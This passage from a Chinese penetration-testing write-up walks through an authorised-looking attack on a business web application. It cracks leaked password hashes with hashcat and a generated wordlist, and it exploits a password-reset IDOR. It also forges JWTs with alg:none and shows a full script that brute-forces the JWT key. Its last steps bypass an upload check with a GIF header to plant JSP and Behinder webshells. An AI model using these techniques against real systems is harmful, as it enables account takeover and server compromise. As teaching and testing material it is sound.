User options Alerts Random Header SHELLING JSON Beautifier

Target Proxy Spider Scanner Intruder Repeater Sequenc


```
{
 "email": "liufei@[redacted].com",
 "isExist": "Y",
 "account": "LiuFei",
 "user": {
  "loginTime": "Au[redacted], 2019 8:53:12 PM",
  "role_id": "1",
  "status": 1,
  "is_email_verified": 0,
  "businesslicenseno": "11[redacted]42",
  "type": 1,
  "companyName": "北京[redacted]技术有限公司",
  "password": "a1e0476879cab2a76cc22c80bbf364dd",
  "id": 5[redacted]4,
  "counts4Wrong": 0,
  "resetpwdtime": "[redacted]30:32 PM",
  "secretKey": "fc[redacted]1b",
  "email": "liufei@[redacted].com",
  "name": "",
  "account": "LiuFei",
  "first_login": "Y"
 }
}
```


Figure 15.10: img

Figure 15.11: img

Figure 15.12: img

我的目的很明确，获取登录密码，所以，我计划利用泄漏信息，从信息库和哈希反解两方面达到目的。

信息库。提取邮箱中的用户名，liufei 的 liufei、nana 的 18xxxxxx56、admin 的 legxxxxxxng，在信息库中查询历史密码。

只找到 liufei 相关的多个历史密码，逐一验证，均错误。

哈希反解。提取三个账号的哈希密码，liufei 的 a1e0476879cab2a76cc22c80bbf364dd、nana 的 208f0aba4a6d4b9afe94207e6c57d594、admin 的 3faf009c43bb39c5a37859bc48feaff3。

有了哈希密码，第一时间查彩虹表，反解明文密码：

只有账号 liufei 的密码解出为!QAZ2wsx，nana、admin 无解，暂时放下。第三个漏洞，业务系统存在弱口令账号 liufei。

15.3 低权进站

通过 liufei / !QAZ2wsx 登录网站：

功能非常有限，只有个回收站，里面没有业务任何数据。

上图中有几个输入框，应该是个查询功能，但是找不到查询按钮，尝试在前端 HTML 源码中翻找查询接口，无果；在 burp 的报文历史中审查 JS，也没找到有用的接口。看来，还得找个高权限的账号。

回到先前未反解出来的两个账号,nana 的 208f0aba4a6d4b9afe94207e6c57d594、admin 的 3faf009c43bb39c5a37859

```
yangyang@gnu:~$ ll /usr/local/share/doc/hashcat/rules/
best64.rule                                  specific.rule
combinator.rule                              T0XlC-insert_00-99_1950-2050_toprules_0_F.rule
d3ad0ne.rule                                 T0XlC-insert_space_and_special_0_F.rule
dive.rule                                    T0XlC-insert_top_100_passwords_1_G.rule
generated2.rule                              T0XlC.rule
generated.rule                               T0XlCv1.rule
hybrid/                                      toggles1.rule
Incisive-leetspeak.rule                      toggles2.rule
InsidePro-HashManager.rule                   toggles3.rule
InsidePro-PasswordsPro.rule                  toggles4.rule
leetspeak.rule                               toggles5.rule
oscommerce.rule                              unix-ninja-leetspeak.rule
rockyou-30000.rule
```

Figure 15.13: img

```
yangyang@gnu:~$ hashcat --stdout base.txt -r /usr/local/share/doc/hashcat/rules/dive.rule -o tmp1.txt
yangyang@gnu:~$ wc -l tmp1.txt
99086 tmp1.txt
yangyang@gnu:~$ # 生成的社工字典不能立即使用，内含重复项、不可见字符等等，需要剔除
yangyang@gnu:~$ strings tmp1.txt > tmp2.txt
yangyang@gnu:~$ sort -u tmp2.txt > se_passwds.txt
yangyang@gnu:~$ # 可用的社工字典
yangyang@gnu:~$ wc -l se_passwds.txt
28534 se_passwds.txt
yangyang@gnu:~$ rm -rf tmp?.txt
```

Figure 15.14: img

https://www.cmd5.com/拥有海量的彩虹表数据，它反解不出来，很可能是个强口令。对于强口令的暴破，我习惯围绕用户名，制作具有社工属性的密码字典，如，用户名 nana，社工属性密码可能为 NaNa、na520na、nana@19901015。如何生成社工属性密码字典？hashcat！对滴，hashcat 不仅是哈希暴破神器，也支持基于规则生成密码字典，规则库位于 hashcat/rules/：

其中，dive.rule 含有我需要的规则，选之。我把 nana 视为基础信息存入 base.txt 中作为输入，让 dive.rule 模仿学习生成类似的密码字典，保存至 se_passwds.txt：

接着用社工字典暴破哈希密码：

7 秒出结果，得到 nana 的密码 nanacnacnanac，第四个漏洞，业务系统存在社工属性口令账号 nana。用类似的手法，制作了账号 admin 的社工密码字典，遗憾，并未暴出 admin 的密码。没关系，用 nana / nanacnacnanac 登录系统，或许有新发现。

一旦进入后台，习惯上先找三类功能：上传功能、查询功能、命令功能。上传功能，通过各种任意文件上传攻击手法，上传 webshell；查询功能，审查是否存在 SQL 注入，拿数据（如，哈希密码）；命令功能，指那些有著名工具实现的功能，比如，输入个 IP，业务功能探测该 IP 是否存活，服务端可能执行了 ping 命令，又如，上传个压缩包，页面显示压缩包内容，服务端可能执行了 unzip 命令，这时，用命令注入或命令选项注入的手法，攻击服务端。

登录 nana 账号，业务功能也不多，但有个上传功能：

```
yangyang@gnu:~$ hashcat --optimized-kernel-enable --attack-mode 0 '208f0aba4a6d4b9afe94207e6c57d594'
se_passwds.txt --show
208f0aba4a6d4b9afe94207e6c57d594:nanacnacnanac
```

Figure 15.15: img

Figure 15.16: img

我得深入审查它，或许是 getshell 的唯一通道。

先上传一个正常的 PNG 图片，页面报错，提示非管理员禁止上传：

这可不好玩了，admin 的哈希密码之前用彩虹表、社工字典都尝试过，无法反解，前进步伐再次受阻。

15.4 逻辑漏洞

回想之前刺探过的密码找回功能，发现泄漏用户哈希密码就未再深入，应该再审查下，或许能重置 admin 密码。

用 admin 进入密码找回流程，先顺利通过服务端用户名是否存在的校验，然后向该账号绑定的邮箱地址发送密码重置 URL，请求如下：

显然，参数 email 存在不安全的直接对象引用（IDOR）问题，将其替换为攻击者的邮箱，90% 的概率会收到重置邮件。（IDOR，国内外厂商对它完全是两个态度，一次给国外电商平台提交了个 IDOR 漏洞，可导致全量用户邮箱泄漏，拿了 3K，美刀，类似漏洞提交给国内厂商，可导致政企用户个人信息泄漏、可增删改用户家庭住址，奖励了 2K，还是购物卡，T_T）

于是，我找了个匿名邮箱，尝试劫持 admin 的密码找回邮件：

很快，匿名邮箱收到来信：

访问带 token 的密码重置链接，还真能修改密码：

洋气！第五个漏洞，任意用户密码重置。

呵呵，小激动，喝口茶，刷刷微信休息下，刚好看到杜兄弟留言：

Figure 15.17: img




Figure 15.18: img

Figure 15.19: img

Figure 15.20: img

Figure 15.21: img

Figure 15.22: img

茶吐了一地，到手的 admin 又飞了。没办法，人家先就说清楚了，‘‘每步实质攻击前，必须先得到授权’’。

我不得不去找寻其他攻击路径！

15.5 垂直越权

焦点回到 nana 账号的上传功能上，虽然服务端报错禁止非 admin 上传，但仔细审查请求报文，看到存在 token：

这个 token 让我觉得很突兀，通常 token 要么用作身份凭证、要么用于防 CSRF，若是前者，就不应该与同样表示身份凭证的 cookie 同时存在，若是后者，通常为 16 位或 32 位的哈希值，而非用点号分隔的三段 base64。于是，我依次将每段解码：

第一段解码看到 JWT，第二段解码发现用户名，第三段因下划线导致解码失败。

原来是 JWT 啊！老朋友了，全称叫 JSON Web Token，现代 web 应用中替代 cookie 表示用户身份凭证的载体。形式类似 base64，但使用了 base64 可用字符空间之外的点字符，且无法直接解码。HTTP 报文中一旦发现 JWT，应重点关注。一时没想起，这不就是现代 web 常用的 JWT 么，服务端对 JWT 实现不好，容易导致垂直越权，比如，把第二段的 user 字段值从 nana 篡改 admin。但是，JWT 的签名(也就是上面的第三部分)，是对信息头和数据两部分结合密钥进行哈希而得，服务端通过签名来确保数据的完整性和有效性，正因如此，由于我无法提供密钥，所以，篡改后的 token 到达服务端后，无法通过签名校验，导致越权失败。

攻击 JWT，我常用三种手法：未校验签名、禁用哈希、暴破弱密钥。

未校验签名。某些服务端并未校验 JWT 签名，所以，尝试修改 token 后直接发给服务端，查看结果。于是，我将 user 字段值从 nana 改为 admin 后，重新生成新 token：




Figure 15.23: img

```
>>> import base64
>>> base64.b64decode('eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9')
b'{"alg":"HS256","typ":"JWT"}'
>>> base64.b64decode('eyJ1c2VyIjoibmFuYSIsImFjdGlvbiI6InVwbG9hZCJ9')
b'{"user":"nana","action":"upload"}'
>>> base64.b64decode('56wwCrB9tIgmUnYpLPxkO8GYj1soCjuu_skTlbH_Gg8')
Traceback (most recent call last):
  File "<input>", line 1, in <module>
    base64.b64decode('56wwCrB9tIgmUnYpLPxkO8GYj1soCjuu_skTlbH_Gg8')
  File "/usr/lib/python3.7/base64.py", line 87, in b64decode
    return binascii.a2b_base64(s)
binascii.Error: Invalid base64-encoded string: number of data characters (41) cannot be 1 more than a m
ultiple of 4
```

Figure 15.24: img




Figure 15.25: img

由于未填写正确密钥，即便生成格式正确的新 token，但提示无效签名（invalid signature），没事，放入上传请求报文中，发给服务端，试试手气：

bad news：

没关系，继续尝试其他攻击手法。

禁用哈希。JWT 第一部分含有 alg 字段，该字段指定生成签名采用哪种哈希算法，该站使用的是 HS256，可将该字段篡改为 none，某些 JWT 的实现，一旦发现 alg 为 none，将不再生成哈希签名，自然不存在校验签名一说。

`https://jwt.io/#debugger` 将 alg 为 none 视为恶意行为，所以，无法通过在线工具生成 JWT：

我只得用 python 的 pyjwt 库来实现：

你看，用 none 算法生成的 JWT 只有两部分了，根本连签名都没生成。将新的 token 发给服务端，仍然报错 “wrong signature’’。另外，某些 JWT 实现对大小写敏感，所以，我继续尝试了 None、nOne、NONE，均报错。

暴破弱密钥。别放弃，哪怕最后一招也得尝试，希望该站用的是个弱密钥，暴破。

我在 github 上找了个 JWT 密钥暴破工具 `https://github.com/lmammino/jwt-cracker`，但只支持字符序列穷举方式暴破，无法加载字典：

不得不自己写个脚本。

前面提到的 pyjwt 库，不仅可用于生成 JWT，也可通过 jwt.decode(jwt_str, verify=True, key=key_) 进行签名校验，但，导致校验失败的因素不仅密钥错误，还可能是数据部分中预定义字段错误（如，当前时间超过 exp），也可能是 JWT 字符串格式错误等等，所以，借助 jwt.decode(jwt_str, verify=True, key=key_) 验证密钥 key_：




Figure 15.26: img

Figure 15.27: img

Figure 15.28: img

```
>>> import jwt
>>>
>>> jwt.encode({'user': 'admin', 'action': 'upload'}, algorithm='none', key='')
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VyIjoiYWRtaW4iLCJhY3Rpb24iOiJ1cGxvYWQifQ.'
```

Figure 15.29: img

Usage

From command line:

```
jwt-cracker <token> [<alphabet>] [<maxLength>]
```

Figure 15.30: img

```
┌──[yang@parrot]─[~]
└─$nl crack_jwt.py
     1  import jwt
     2  import termcolor

     3  jwt_str = R'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibmFuYSIsImFjdGlvbiI6InVwbG9hZCJ9.56wwCrB9tIgmUnYpLPxkO8GYj1soCjuu_skTlbH_Gg8'

     4  with open('/data/software/sec/wordlist/passwd/top/chinese_top10000.txt') as f:
     5      for line in f:
     6          key_ = line.strip()
     7          try:
     8              jwt.decode(jwt_str, verify=True, key=key_)
     9              print('\r', '\bbingo! found key -->', termcolor.colored(key_, 'green'), '<--')
    10              break
    11          except (jwt.exceptions.ExpiredSignatureError, jwt.exceptions.InvalidAudienceError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.ImmatureSignatureError):
    12              print('\r', '\bbingo! found key -->', termcolor.colored(key_, 'green'), '<--')
    13              break
    14          except jwt.exceptions.InvalidSignatureError:
    15              print('\r', ' ' * 64, '\r\btry', key_, end='', flush=True)
    16              continue
    17      else:
    18          print('\r', '\bsorry! no key be found.')
```

Figure 15.31: img

```
┌──[yang@parrot]─[~]
└─$time python3 crack_jwt.py
bingo! found key --> $admin$ <--

real    0m0.308s
```

Figure 15.32: img

1. 若签名直接校验失败，则 key_ 为有效密钥；

2. 若因数据部分预定义字段错误(jwt.exceptions.ExpiredSignatureError, jwt.exceptions.InvalidAudienceError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.ImmatureSignatureError)导致校验失败，说明并非密钥错误导致，则 key_ 也为有效密钥；

3. 若因密钥错误（jwt.exceptions.InvalidSignatureError）导致校验失败，则 key_ 为无效密钥；

4. 若为其他原因（如，JWT 字符串格式错误）导致校验失败，根本无法验证当前 key_ 是否有效。

按此逻辑，快速实现 JWT 密钥暴破功能，代码如下：

运行脚本，很快找到密钥：

哈哈，哈哈哈哈，密钥到手，高权我有！

接下来，我将 user 字段从 nana 改为 admin，并提供有效密钥 *admin*：

生成了具备有效签名的新 JWT 值。

尝试用伪造成 admin 的新 JWT 上传图片：

Figure 15.33: img




Figure 15.34: img




Figure 15.35: 1566216142_5d5a8fceb7c55.png!small

哈哈哈哈，成功上传图片。第六个漏洞，JWT 使用弱密钥，可导致垂直越权。

15.6 建立据点

真是麻烦，整了这么久，才获得一个可用的上传功能而已，还不一定能上传 webshell，走一步看一步。

在我看来，任意文件上传攻击应关注四个要素：找寻文件路径、指定文件扩展名、写入脚本代码、防 WAF 拦截。

找寻文件路径。上传 webshell 后肯定要访问，势必得晓得文件写入路径，通常上传成功后，路径将回显在应答中，但该站并无回显，但好在它是个图片，所以，在页面右键即可查看文件路径：

同时，为了方便后续调试，我把查询文件路径的接口保留下来：

指定文件扩展名。上传报文中，涉及文件扩展名的地方如下三处：

我得逐一验证哪个是影响服务端写入文件时用到的扩展名。尝试将第一处 fileName 域的 info.png 改为 info.jsp，确认写入文件名：

wow，这运气。

写入脚本代码。接下来，我把上传报文中的图片数据替换为一行无害的 JSP 代码：

上传失败，文件内容是唯一变更的地方，那么，我可以合理猜测服务端要么检测了文件内容是否存在脚本代码，要么检测了文件头是否为图片类型。

验证是否检测了脚本代码。我把这行 JSP 代码改为普通文本：

仍然失败，说明并非检测了恶意代码。

Figure 15.36: 1566216150_5d5a8fd68a8a6.png!small

验证是否检测了文件头。不同类型的文件都有对应的文件类型签名（也叫类型幻数，简称文件头），比如，PNG 的文件头为十六进制的 89 50 4E 47 0D 0A 1A 0A、GIF 为 47 49 46 38 37 61、JPG 为 FF D8 FF E0。于是，我添加了 PNG 文件头后再次上传：

wowo，上传成功。立即访问，确认能否解析：

500 错误，不应该啊，就这么一行无害普通代码，怎么会导致服务端错误呢?！会不会 PNG 头中存在不可见字符，导致解析报错？改成全是可见字符的 GIF 头试试：

确认能否正常解析：

呵呵，讲究！换成 GIF 文件头可成功解析。

防 WAF 拦截。接下来，我把无害 JSP 代码替换为命令执行的小马，成功上传、成功解析、成功执行命令：

哈哈，第七个洞，文件类型签名可绕过，导致任意文件上传 getshell。

我的内心开始放荡，抑制不住激动的心情按下了 F5，居然又出幺蛾子：

顺利写马、可以执行一次命令、刷新页面出现禁止访问，这种现象，我怀疑 WAF 作祟，它发现流量中携带恶意行为后拒绝请求。

两年前，突破 WAF 我大概会用到这几种手法：分块传输、畸型请求、转义序列、偏僻编码、TLS 滥用，而如今，划时代的冰蝎问世（尽管它未开源），让我几乎可以忽视 WAF 的存在。上古时代的各类一句话、小马、大马早已成为各大 WAF 出厂默认封杀规则；传奇 webshell 管理客户端菜刀也年久失修，明文流量毫无隐私可言；冰蝎，采用密钥变换手法，将文本载荷转为二进制流，再进行加密传输，天生具备防流量监测的能力。

所以，我上传冰蝎马：

直接访问报错：

没关系，冰蝎马未处理异常，不影响管理端连接：

